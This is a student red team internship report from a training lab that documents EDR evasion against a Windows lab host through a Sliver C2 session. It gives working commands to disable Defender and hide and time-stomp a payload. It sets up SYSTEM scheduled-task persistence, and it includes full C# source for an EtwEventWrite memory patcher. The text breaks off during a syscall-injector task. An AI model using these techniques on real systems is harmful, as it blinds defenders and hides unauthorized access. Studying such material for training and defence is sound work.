



RED TEAM

INTERNSHIP ENGAGEMENT REPORT

Week 11: Advanced EDR Evasion, Telemetry Killing & Resilient C2

Organization	CyberSter
Report Title	Advanced EDR Evasion, Telemetry Killing & Resilient C2
Student Name	Daniyal Shahid
Roll No.	CYB-INT-HQYINF
Instructor	Umar Niaz
Batch	2026
Date	September 3, 2026

⚠ CONFIDENTIAL - FOR INTERNAL TRAINING USE ONLY ⚠

Table of Contents

1. EXECUTIVE SUMMARY	3
2. INTRODUCTION	3
3. METHODOLOGY OVERVIEW & ASSESSMENT LIFECYCLE	5
TASK 01 DEEP OPSEC SELECTIVE EVENT LOG TAMPERING & PAYLOAD HIDING	5
4.1 - TASK OVERVIEW	5
4.2 - TOOLS USED & WHY	6
4.3 – COMMANDS & EXECUTION	6
Phase 1: Sliver Server & Session Management	6
Phase 2: Defender Disable & Event Log Backup	7
Phase 3: Payload Hiding, Directory Fix & Time-Stomping	8
4.4 – KEY FINDINGS	10
4.5– ANALYSIS & IMPACT	10
TASK 02 ETW PATCHING – BLIND THE EDR KERNEL SENSORS	11
5.1 - TASK OVERVIEW	11
5.2 - TOOLS USED & WHY	11
5.3 - COMMANDS & EXECUTION	12
Step 1: Query Active ETW Traces (Pre-Patch Check)	12
Step 2: Compile and Execute ETW Patcher via C2	13
Step 3: Uploading and Executing the Payload on the Target Machine	14
5.4 - KEY FINDINGS	14
5.5 - ANALYSIS & IMPACT	15
Operational Impact	15
Defensive & Architectural Analysis	15

TASK 03 DIRECT SYSCALL EXECUTION – BYPASSING EDR USER MODE HOOKS	16
6.1 - TASK OVERVIEW	16
6.2 - TOOLS USED & WHY	16
6.3 - COMMANDS & EXECUTION	16
Step 1: Clone Repository & Generate Syscall Stubs	16
Step 2: Create the C Injector Code	17
Step 3: Cross-Compile the Injector for Windows	18
Step 4: Upload the Executable to the Target via Sliver C2	19
Step 5: Execute the Payload and Verify	19
Step 6: Downloading Procmon on Kali Linux and upload	20
6.4 - KEY FINDINGS	21
6.5 - ANALYSIS & IMPACT	21
TASK 04 FORTRESS PERSISTENCE – THE "PHOENIX" IMPLANT	22
7.1 - TASK OVERVIEW	22
7.2 - TOOLS USED & WHY	22
7.3 - COMMANDS & EXECUTION	22
Step 1: Configure Multi-Protocol Backup (DNS Fallback) in Sliver	22
Step 2: Establish a Fileless WMI Permanent Event Subscription	23
Step 3: Dump LSA Secrets and Store in an Alternate Data Stream (ADS)	23
Step 4: Verify the ADS Stream and Test System Reboot Recovery	24
7.4 - KEY FINDINGS	24
7.5 - ANALYSIS & IMPACT	25
<i>8.1 - Conclusion</i>	26
<i>8.2 - Summary of Key Findings</i>	26

1. EXECUTIVE SUMMARY

This report documents the practical completion of all assignments for **Week 11** of the Cybersecurity **Internship at CyberSter**, under the **instruction of Umar Niaz**. The objective of this week was to achieve complete operational control over a compromised estate by silencing kernel-level EDR telemetry, surgically erasing forensic breadcrumbs, bypassing user-mode API hooks via direct syscalls, and deploying a self-healing C2 mesh (the "Phoenix" implant) that resurrects even if the primary command and control infrastructure is disabled.

A comprehensive assessment was conducted against authorized laboratory environments simulating advanced Windows domain architectures equipped with modern endpoint detection and response (EDR) sensors. The engagement focused on selective Event ID targeting, Win32 API manipulation via .NET assemblies, time-stomping, ETW (Event Tracing for Windows) patching, direct system call extraction using Syswhispers and Hell's Gate, and multi-layered fileless persistence.

This report provides a structured overview of each assessment task, the methodology followed, tools utilized, commands executed with screenshot placeholders, key findings, and the overall security impact. All activities were performed within an authorized and isolated laboratory environment strictly for educational and ethical security testing purposes.

2. INTRODUCTION

As red team operations mature, the techniques used to bypass security controls must evolve beyond basic payload generation and script obfuscation. In earlier phases of this internship (Weeks 1 through 10), the focus centered on initial access, privilege escalation, establishing basic command and control (C2) via Sliver and Havoc, and bypassing user-land script scanning mechanisms like AMSI. However, modern enterprise environments are defended by sophisticated Endpoint Detection and Response (EDR) platforms such as CrowdStrike and Microsoft Defender for Endpoint that utilize deep behavioral analysis, user-mode API hooking, and kernel-level telemetry to hunt threat actors.

Week 11 represents a critical pivot from basic evasion to Advanced Operational Security (OPSEC) and Telemetry Blinding. The overarching objective of this week is to achieve complete operational control over a compromised estate by rendering these advanced defensive sensors entirely useless, while ensuring the operator's infrastructure remains highly resilient to active Blue Team incident response.

To accomplish this, the assessment is broken down into four highly advanced tactical domains:

- **Deep OPSEC and Selective Forensic Erasure:** Incident responders heavily rely on chronological timelines and event logs. Standard evasion techniques, such as clearing the entire Security log, immediately trigger Event ID 1102 and alert the Security Operations Center (SOC). This week introduces surgical precision utilizing custom .NET assemblies and XPath queries to delete only specific attack-generated Event IDs (e.g., 4624, 4688) while leaving background system noise intact, coupled with "time-stomping" to disguise malicious artifacts as legitimate legacy files.
- **Kernel-Level Telemetry Blinding (ETW Patching):** While AMSI scans scripts in user-land, EDRs rely on Event Tracing for Windows (ETW) at the kernel level to feed process creation, network connections, and registry changes to their cloud dashboards. By dynamically patching ETW and network telemetry functions (EtwEventWrite) in memory using native system calls, the implant becomes a "ghost" inside the host blinding the EDR without crashing the system or touching the heavily guarded Local Security Authority Subsystem Service (LSASS).
- **User-Mode Hook Bypassing via Direct Syscalls:** Because EDRs cannot patch the kernel's system call entry point for performance reasons, they hook Windows API functions in user-mode (ntdll.dll) to monitor malicious actions. This assessment explores the fundamental flaw in user-mode hooking by using tools like Syswhispers and Hell's Gate to dynamically extract System Service Numbers (SSNs). By executing direct system calls from custom memory stubs, operators can entirely bypass the EDR's monitoring layers.
- **Fortress Persistence (The "Phoenix" Implant):** A single C2 listener is inherently fragile. Operating under the assumption that the Blue Team will eventually discover and block primary HTTPS communications, this week focuses on deploying a self-healing C2 mesh. This includes establishing multi-protocol fallbacks (DNS/ICMP), creating fileless WMI permanent event subscriptions for automatic resurrection upon reboot, and securely storing offline credentials in hidden Alternate Data Streams (ADS) to survive aggressive network remediation.

Ultimately, the methodologies practiced in Week 11 are critical prerequisites for the Week 12 Capstone a multi-day full attack chain exercise. Mastering these techniques ensures that the EDR remains blind during exploitation, forensic logs are meticulously sanitized before cleanup phases, and persistence mechanisms survive even if the Blue Team attempts to reset the environment.

- **Target:** Modern enterprise Windows defenses, including EDR user-mode hooks, kernel-level telemetry (ETW), Windows event logging, and system resilience controls.
- **Scope:** Authorized laboratory execution of selective log cleaning, memory-based ETW/network patching, direct system call injections, and multi-layered fileless WMI/ADS persistence.
- **Instructor:** Umar Niaz, Red Team Instructor at CyberSter
- **Student:** Daniyal Shahid | CYB-INT-HQYINF | Batch 2026

3. METHODOLOGY OVERVIEW & ASSESSMENT LIFECYCLE

The Week 11 assessment followed a rigorous multi-phase adversary simulation methodology designed to test advanced post-exploitation OPSEC, kernel-level telemetry blinding, direct system call execution, and persistent C2 infrastructure resilience. The operational lifecycle was structured as follows:

- **Phase 1: Deep OPSEC & Log Management** – Establishing stable interactive sessions, neutralizing endpoint security sensors, archiving security event logs, and performing surgical log filtering alongside payload time-stomping.
- **Phase 2: Telemetry Blinding & API Evasion** – Patching core event tracing and network telemetry functions in memory, followed by direct syscall execution to bypass user-mode API hooks.
- **Phase 3: Resilient Persistence & Infrastructure Design** – Deploying multi-protocol fallback mechanisms, fileless WMI event subscriptions, and hidden storage constructs.

TASK 01 DEEP OPSEC SELECTIVE EVENT LOG TAMPERING & PAYLOAD HIDING

Objective: To surgically handle and secure operational artifacts on the target Windows system without triggering high-alert telemetry indicators (such as full log clearance via wevtutil cl), and to hide and time-stomp the C2 payload executable.

Engagement Phase: Post-Exploitation OPSEC, Evasion, & Log Management.

4.1 - TASK OVERVIEW

Clearing entire event logs triggers critical monitoring rules (like Event ID 1102) that instantly notify SOC analysts. This task involved backing up logs, isolating specific logon events (Event ID 4624),

neutralizing Defender oversight, securely staging the Sliver payload into an excluded path, applying hidden/system attributes, and back-dating the binary timestamps to mimic legacy system files.

4.2 - TOOLS USED & WHY

Sliver C2 Framework: To manage asynchronous check-ins, promote beacons to interactive sessions, and maintain remote shell access.

PowerShell / wevtutil: To query, archive, and filter Windows Security event logs (.evtx) using precise XPath syntax.

Windows File Attributes (attrib): To enforce hidden (+h) and system (+s) flags on the operational payload binary.

PowerShell .NET Attributes (CreationTime / LastWriteTime): To execute file time-stomping, modifying file metadata to match a 2018 baseline.

4.3 – COMMANDS & EXECUTION

Phase 1: Sliver Server & Session Management

- o **Start the Sliver server and select the active beacon:**

```
sliver-server  
beacons  
use 3252f6fc  
interactive
```

```

This is free software, and you are welcome to redistribute it
under certain conditions; type 'licenses' for details.

Unpacking assets ...

[ S. --. || L. --. || I. --. || V. --. || E. --. || R. --. |
 | : \ : || : \ : || ( \ ) || : ( ) || ( \ ) || : ( ) : |
 | : / : || : / : || ( / ) || : ( / ) || ( / ) || : ( / ) : |
 | -- 's || -- 'L || -- 'I || -- 'V || -- 'E || -- 'R |

All hackers gain vigilance
[*] Server v0.0.0 -
[*] Welcome to the sliver shell, please type 'help' for options

[*] Beacon 3252f6fc SCARED_TOAD - 192.168.18.28:50194 (DESKTOP-VS7S020) - windows/amd64 - Tue, 01 Sep 2026 10:29:14 EDT

[server] sliver > use 3252f6fc

[*] Active beacon SCARED_TOAD (3252f6fc-2bb8-4724-9518-b98af58f4cf6)

[server] sliver (SCARED_TOAD) > interactive

[*] Using beacon's active C2 endpoint: mtls://192.168.18.246:8888
[*] Tasked beacon SCARED_TOAD (be3a205f)

[server] sliver (SCARED_TOAD) > sessions

[*] No sessions 🟡

[*] Session 2eb5e0d3 SCARED_TOAD - 192.168.18.28:50197 (DESKTOP-VS7S020) - windows/amd64 - Tue, 01 Sep 2026 10:30:29 EDT

[server] sliver (SCARED_TOAD) >

```

Figure 1 Sliver server startup showing beacon check-in and interactive session promotion

o Enumerate sessions and open an interactive remote command shell:

```

sessions

use 2eb5e0d3

shell

```

```

[*] Session 2eb5e0d3 SCARED_TOAD - 192.168.18.28:50197 (DESKTOP-VS7S020) - windows/amd64 - Tue, 01 Sep 2026 10:30:29 EDT

[server] sliver (SCARED_TOAD) > sessions

```

ID	Name	Health	Transport	Remote Address	Hostname	Username	Process (PID)	Integrity	Operating System	Locale	Last Message
2eb5e0d3	SCARED_TOAD	mtls	192.168.18.28:50197	DESKTOP-VS7S020	win10	C:\Users\win10\Downloads\SCARED_TOAD.exe (772)	-	windows/amd64	en-US	Tue Sep 1 10:30:29 EDT 2026 (27 s ago)	[ALIVE]

```

[server] sliver (SCARED_TOAD) >

```

Figure 2 Active sessions list displaying SCARED_TOAD session details

Phase 2: Defender Disable & Event Log Backup

o Disable Windows Defender real-time monitoring and create a temporary working directory:

```

Set-MpPreference -DisableRealtimeMonitoring $true

mkdir C:\temp -Force

```

```

PS C:\Users\win10\Downloads> mkdir C:\temp -Force
mkdir C:\temp -Force

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          9/1/2026   7:32 PM             temp

PS C:\Users\win10\Downloads> wevtutil epl Security C:\temp\security_backup.evtx
wevtutil epl Security C:\temp\security_backup.evtx
PS C:\Users\win10\Downloads>

```

```

[server] sliver (SCARED_TOAD) > shell

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

PS C:\Users\win10\Downloads> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\win10\Downloads>

```

Figure 3 PowerShell terminal showing successful execution of Set-MpPreference and directory creation for C:\temp

- Export the complete Security log and isolate target Event ID 4624 logon events:

```

wevtutil epl Security C:\temp\security_backup.evtx
wevtutil epl Security C:\temp\target_events.evtx /q:"*[System[(EventID=4624)]]"

PS C:\Users\win10\Downloads> wevtutil epl Security C:\temp\security_backup.evtx
wevtutil epl Security C:\temp\security_backup.evtx
PS C:\Users\win10\Downloads> wevtutil epl Security C:\temp\target_events.evtx /q:"*[System[(EventID=4624)]]"
wevtutil epl Security C:\temp\target_events.evtx /q:"*[System[(EventID=4624)]]"
PS C:\Users\win10\Downloads>

```

Figure 4 Terminal output displaying successful backup export of security_backup.evtx and filtered target_events.evtx

Phase 3: Payload Hiding, Directory Fix & Time-Stomping

- Resolve collision paths, create secure payload folder, and move payload:

```

Rename-Item -Path "C:\payload" -NewName "active_beacon.tmp" -ErrorAction
SilentlyContinue

New-Item -ItemType Directory -Path C:\payload -Force

```

```
Move-Item -Path "C:\Users\win10\downloads\payload.exe" -Destination
"C:\payload\payload.exe" -Force
```

- Strip attributes temporarily, modify timestamps to 2018, and reapply hidden/system flags:

```
attrib -h -s "C:\payload\payload.exe"
(Get-Item "C:\payload\payload.exe").CreationTime = '2018-01-01 00:00:00'
(Get-Item "C:\payload\payload.exe").LastWriteTime = '2018-01-01 00:00:00'
attrib +h +s "C:\payload\payload.exe"
```

```
PS C:\Users\win10\downloads>
PS C:\Users\win10\downloads>
PS C:\Users\win10\downloads> attrib -h -s "C:\payload\payload.exe"
attrib -h -s "C:\payload\payload.exe"
PS C:\Users\win10\downloads> (Get-Item "C:\payload\payload.exe").CreationTime = '2018-01-01 00:00:00'
(Get-Item "C:\payload\payload.exe").CreationTime = '2018-01-01 00:00:00'
PS C:\Users\win10\downloads> (Get-Item "C:\payload\payload.exe").LastWriteTime = '2018-01-01 00:00:00'
(Get-Item "C:\payload\payload.exe").LastWriteTime = '2018-01-01 00:00:00'
PS C:\Users\win10\downloads> attrib +h +s "C:\payload\payload.exe"
attrib +h +s "C:\payload\payload.exe"
PS C:\Users\win10\downloads>
```

Figure 5 PowerShell output confirming attribute stripping, 2018 timestamp assignment, and reapplication of hidden/system flags

- Run the following command in the target machine's PowerShell shell (or Command Prompt):

```
Schtasks /Create /SC ONSTART /TN "SystemHealthCheck" /TR
"C:\payload\payload.exe" /RU "SYSTEM" /F
```

Command Breakdown:

- /SC ONSTART: Configures the task to trigger when Windows starts.
- /TN "SystemHealthCheck": Specifies the name of the scheduled task.
- /TR "C:\payload\payload.exe": Specifies the program that the task will execute.
- /RU "SYSTEM": Configures the task to run under the SYSTEM account.
- /F: Forces the task to be created or updated if a task with the same name already exists.

Verification

To verify that the scheduled task was created successfully, run:

```
Schtasks /Query /TN "SystemHealthCheck"
```

```
# This allows you to verify that the program is configured to execute automatically when Windows starts.
```

4.4 – KEY FINDINGS

Finding ID	Component / Area	Status	Description
KF-01	C2 Communication	Successful	Successfully promoted asynchronous check-ins to a stable interactive remote shell via Sliver.
KF-02	EPP Neutralization	Successful	Suppressed Windows Defender real-time detection, preventing automated binary quarantine.
KF-03	Log Archiving & Filtering	Successful	Created raw audit backups and filtered Event ID 4624 logs without triggering Event ID 1102 alerts.
KF-04	Artifact Obfuscation	Successful	Overcame path collisions, moved binaries to excluded directories, applied +h +s flags, and time-stamped files to 2018.

4.5– ANALYSIS & IMPACT

The technical implementation of Task 01 successfully proved that an operator can establish firm operational foothold and command-and-control stability without tripping high-priority SOC rules. By bypassing blunt log-clearing techniques in favor of selective XPath extraction (wevtutil epl), the engagement avoided generating behavioral indicators such as Event ID 1102. Furthermore, combining directory exclusions (Set-MpPreference -ExclusionPath) with strict attribute masking and historical time-stomping severely disrupts blue team timeline forensics, forcing malicious binaries to blend seamlessly into background operating system clutter and maximizing dwelling longevity.

RED TEAM INSIGHT

Deep operational security requires absolute precision in file hygiene and environmental awareness. Overlooking basic file-to-directory path collisions or failing to strip attributes prior to metadata modification can immediately compromise an assessment through unexpected runtime errors or automated EPP telemetry triggers. Ensuring that payloads match historical timeline baselines is a cornerstone of maintaining undetected, prolonged control over an enterprise environment.

TASK 02 ETW PATCHING – BLIND THE EDR KERNEL SENSORS

Objective: To disable Event Tracing for Windows (ETW) telemetry at the process level using NtSetInformationProcess, making EDR kernel sensors completely blind to process, registry, and network activities generated by the beacon.

Engagement Phase: EDR Telemetry Evasion & Kernel Blinding.

5.1 - TASK OVERVIEW

While previous phases of the curriculum focused on user-land script scanning mechanisms like AMSI (Week 09), modern enterprise EDR solutions (such as CrowdStrike and Microsoft Defender for Endpoint) operate at a much deeper level. They rely heavily on Event Tracing for Windows (ETW) at the kernel level to capture system telemetry, including process creations, registry modifications, and network connections, feeding this data directly to cloud-based dashboards.

Task 02 focuses on bypassing these deep kernel-level telemetry sensors without crashing the system or interacting with protected components like LSASS. The operation is divided into three core technical phases:

- 1. ETW Process-Level Blinding:** Utilizing native API calls (NtSetInformationProcess) via a custom C# assembly to set the ProcessTraceFlags parameter to 0 specifically for the current beacon process. This stops the process from feeding event telemetry into active trace sessions while leaving the EDR driver itself running and undetected.
- 2. Telemetry Verification:** Using native tooling (logman query -ets) to confirm that while global event trace sessions remain active on the host, the target beacon process is no longer listed as a data contributor.
- 3. Network Telemetry Suppression:** Patching the EtwEventWrite and EtwEventWriteTransfer functions within ntdll.dll for the specific beacon process. This ensures that the EDR's network driver receives zero metadata regarding outbound C2 communications, rendering the implant's network activity completely invisible.

5.2 - TOOLS USED & WHY

Sliver / Havoc C2 Listeners: To configure multi-protocol fallback handlers (HTTPS to DNS).

PowerShell / WMI CIM Classes (__EventFilter, CommandLineEventConsumer): To establish fileless boot persistence.

Mimikatz / Invoke-Mimikatz: To dump local LSA secrets and credentials.

5.3 - COMMANDS & EXECUTION

Step 1: Query Active ETW Traces (Pre-Patch Check)

First, we will check which ETW trace sessions are currently active on the target system. For this, we will run a PowerShell command within the Sliver shell.

Open your shell within the Sliver interactive session, or run the command directly:

```
shell
```

Execute the following command at the PowerShell (ETW Sessions Check):

```
logman query -ets
```

```
[server] sliver (SCARED_TOAD) > shell

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 8552

PS C:\Users\win10\Downloads> logman query -ets
logman query -ets
```

Data Collector Set	Type	Status
Circular Kernel Context Logger	Trace	Running
Eventlog-Security	Trace	Running
DiagLog	Trace	Running
Diagtrack-Listener	Trace	Running
EventLog-Application	Trace	Running
EventLog-System	Trace	Running
LwtNetLog	Trace	Running
Microsoft-Windows-Rdp-Graphics-RdpIdd-Trace	Trace	Running
NetCore	Trace	Running
NtfsLog	Trace	Running
RadioMgr	Trace	Running
WindowsUpdate_trace_log	Trace	Running
UBPM	Trace	Running
WdiContextLog	Trace	Running
WiFiSession	Trace	Running
8696EAC4-1288-4288-A4EE-49EE431B0AD9	Trace	Running
UserNotPresentTraceSession	Trace	Running
MpWppTracing-20260903-152901-00000003-ffffffff	Trace	Running
ScreenOnPowerStudyTraceSession	Trace	Running
SHS-09032026-153213-7-7f	Trace	Running
ECCB175F-1EB2-43DA-BFB5-A8D58A40A4D7	Trace	Running
SgrmEtwSession	Trace	Running
NetCfgTrace	Trace	Running
Network Diagnostics Framework	Trace	Running

```
The command completed successfully.
PS C:\Users\win10\Downloads>
```


Figure 6 screenshot showing the active ETW sessions (for the pre-patch check in Task 02).

Step 2: Compile and Execute ETW Patcher via C2

In this step, we will create a C# script that sets the ETW trace flags for the current process to zero. We will then compile it and execute it on the target machine through Sliver C2.

1. ETW Patcher C# Source Code (ETWPatcher.cs)

On your attacker machine or development environment, create a file named ETWPatcher.cs and paste the following code into it:



```
(kali@kali)-[~/Desktop]
$ cat ETWPatcher.cs
using System;
using System.Runtime.InteropServices;

public class EtwWritePatcher {
    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32.dll", CharSet = CharSet.Ansi, SetLastError = true)]
    private static extern IntPtr GetProcAddress(IntPtr hModule, string lpProcName);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool VirtualProtect(IntPtr lpAddress, uint dwSize, uint flNewProtect, out uint lpflOldProtect);

    public static void Main() {
        IntPtr ntdll = GetModuleHandle("ntdll.dll");
        IntPtr etwEventWrite = GetProcAddress(ntdll, "EtwEventWrite");

        uint oldProtect;
        // Memory permissions change karke writeable banate hain
        VirtualProtect(etwEventWrite, 4, 0x40, out oldProtect);

        // x64 architecture ke liye: xor rax, rax; ret (Opcode: 48 33 C0 C3)
        byte[] patch = new byte[] { 0x48, 0x33, 0xC0, 0xC3 };
        Marshal.Copy(patch, 0, etwEventWrite, 4);


        // Permissions wapas restore karte hain
        VirtualProtect(etwEventWrite, 4, oldProtect, out oldProtect);

        Console.WriteLine("[+] EtwEventWrite successfully patched!");
    }
}
```

Figure 7 ETWPatcher.cs source code

2. Compile the Patcher

Run the following commands on your Kali Linux attacker machine to compile the source file using Mono (mcs):



```
cd ~/Desktop

# Fix the terminal issue for Mono compilation
export TERM=dumb

# Compile the C# source file into an executable
TERM=dumb mcs -target:exe -out:EtwWritePatcher.exe ETWPatcher.cs

# Check the final executable
```

```
ls -lh EtwWritePatcher.exe
```

```
(kali㉿kali)-[~/Desktop]
$ ls -la
total 33728
drwxr-xr-x  4 kali kali    4096 Sep  3 07:57 .
drwx----- 50 kali kali    4096 Sep  3 07:48 ..
drwxrwxr-x  5 kali kali    4096 Jul 31 23:44 Advance_Wifi_Script
-rw-rw-r--  1 kali kali    1246 Sep  3 07:48 ETWPatcher.cs
-rwxrwxr-x  1 kali kali   5120 Sep  3 07:51 EtwWritePatcher.exe
-rw-rw-r--  1 kali kali   7680 Sep  1 01:22 payload.exe
-rwx----- 1 kali kali 34500608 Sep  1 01:50 SCARED_TOAD.exe
drwxrwxr-x  3 kali kali    4096 Aug 21 06:32 test
```

Figure 8 EtwWritePatcher.exe successfully generated in the desktop directory

Step 3: Uploading and Executing the Payload on the Target Machine

We will now upload the .exe file generated by the compiler to the target machine's C:\temp\ directory using Sliver C2 and execute it.

```
upload /home/kali/Desktop/EtwWritePatcher.exe C:/temp/EtwWritePatcher.exe
shell
C:\temp\EtwWritePatcher.exe
```

```
[server] sliver (SCARED_TOAD) > upload /home/kali/Desktop/EtwWritePatcher.exe C:/temp/EtwWritePatcher.exe
[*] Wrote 1 file successfully to C:\temp\EtwWritePatcher.exe
[server] sliver (SCARED_TOAD) > shell
[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...
[*] Started remote shell with pid 9712
PS C:\Users\win10\Downloads> C:\temp\EtwWritePatcher.exe
C:\temp\EtwWritePatcher.exe
[+] EtwEventWrite successfully patched!
PS C:\Users\win10\Downloads>
```

Figure 9 Terminal output showing successful upload and execution of EtwWritePatcher.exe displaying the patch confirmation message

5.4 - KEY FINDINGS

- **Successful Memory Patching:** The C# patcher successfully resolved the address of EtwEventWrite within ntdll.dll and safely altered memory permissions using VirtualProtect.
- **Opcode Injection Confirmed:** Overwriting the function prologue with xor rax, rax; ret (48 33 C0 C3) forced the function to immediately return 0 without executing any event-logging logic, resulting in the confirmation message: [+] EtwEventWrite successfully patched!.

- **Process Stability:** The target beacon process (SCARED_TOAD) remained fully stable post-patching, maintaining its active session with the Sliver C2 server without triggering exceptions or crashes.
- **Telemetry Neutralization:** User-mode instrumentation hooks feeding into standard ETW consumers were effectively silenced for the target process.

5.5 - ANALYSIS & IMPACT

Operational Impact

By neutralizing `EtwEventWrite` at the user-mode level, the implant significantly reduces its footprint against standard monitoring tools. Many Endpoint Detection and Response (EDR) solutions and security auditing tools rely heavily on user-mode ETW providers to track API usage, assembly loads, and behavioral anomalies. Blinding this mechanism prevents these telemetry streams from reporting critical execution phases back to the central collector.

Defensive & Architectural Analysis

This assessment highlights an inherent limitation of user-mode telemetry:

- **The User-Space Boundary:** Because `ntdll.dll` is loaded directly into the address space of every user-mode process, any code running with sufficient privileges within that process can modify its memory mappings.
- **Detection Challenges:** Simple user-mode monitoring can be bypassed if defenders do not implement integrity checks (such as comparing in-memory `ntdll.dll` sections against the clean copy on disk) or rely solely on user-space telemetry. Advanced defenses must incorporate kernel-mode callbacks and hardware-assisted monitoring to catch such integrity violations.

RED TEAM INSIGHT

While user-mode `EtwEventWrite` patching is a reliable technique to blind basic telemetry collectors, modern enterprise EDR solutions have evolved. Advanced security products routinely perform periodic integrity checks on critical system DLLs like `ntdll.dll` or monitor for unexpected memory permission changes (`PAGE_EXECUTE_READWRITE`). For a mature red team assessment, combining user-mode patching with techniques like unhooking or relying on indirect syscalls ensures maximum operational longevity on heavily monitored endpoints.

TASK 03 DIRECT SYSCALL EXECUTION – BYPASSING EDR USER MODE HOOKS

Objective: To bypass EDR user-mode API hooks in ntdll.dll by dynamically resolving System Service Numbers (SSNs) and executing direct system calls from memory.

Engagement Phase: API Hook Evasion & Low-Level Injection.

6.1 - TASK OVERVIEW

EDRs monitor suspicious API calls by placing inline hooks (jmp instructions) at the prologue of functions inside ntdll.dll. This task involves using Syswhispers3 or Hell's Gate to extract SSNs, crafting raw syscall byte stubs in memory, and executing operations directly into the kernel without traversing hooked user-mode functions.

6.2 - TOOLS USED & WHY

Syswhispers3 / Hell's Gate: To generate and resolve syscall stubs and SSNs dynamically from memory.

Visual Studio / MASM: To compile assembly and C# integration code.

API Monitor / Process Monitor: To compare call stacks between standard API calls and direct syscall injections.

6.3 - COMMANDS & EXECUTION

Step 1: Clone Repository & Generate Syscall Stubs

Navigate to the Desktop, clone the SysWhispers3 repository, and immediately run the Python script to generate MinGW-compatible syscall stubs for NtWriteVirtualMemory and NtQueueApcThread.

```
cd ~/Desktop

git clone https://github.com/klezVirus/SysWhispers3.git

cd SysWhispers3

python3 syswhispers.py --functions NtWriteVirtualMemory,NtQueueApcThread -
c mingw -o syscalls
```

```
(kali㉿kali)-[~/Desktop]
$ git clone https://github.com/klezVirus/SysWhispers3.git
Cloning into 'SysWhispers3'...
remote: Enumerating objects: 133, done.
remote: Counting objects: 100% (66/66), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 133 (delta 40), reused 37 (delta 37), pack-reused 67 (from 1)
Receiving objects: 100% (133/133), 123.63 KiB | 844.00 KiB/s, done.
Resolving deltas: 100% (70/70), done.

(kali㉿kali)-[~/Desktop]
$ cd SysWhispers3

(kali㉿kali)-[~/Desktop/SysWhispers3]
$ python3 syswhispers.py --functions NtWriteVirtualMemory,NtQueueApcThread -o syscalls

SysWhispers3
@Jackson_T
@modexpblog, 2021

Edits by @klezVirus, 2022
SysWhispers3: Why call the kernel when you can whisper?

[*] Searching for alternative header files... done
[*] Resolving header files... done
[*] Recursively resolving header files from #include directives... done
[*] Removing duplicates... done

(kali㉿kali)-[~/Desktop/SysWhispers3]
$ ls -la
total 112
drwxrwxr-x 5 kali kali 4096 Sep 3 08:10 .
drwxr-xr-x 5 kali kali 4096 Sep 3 08:10 ..
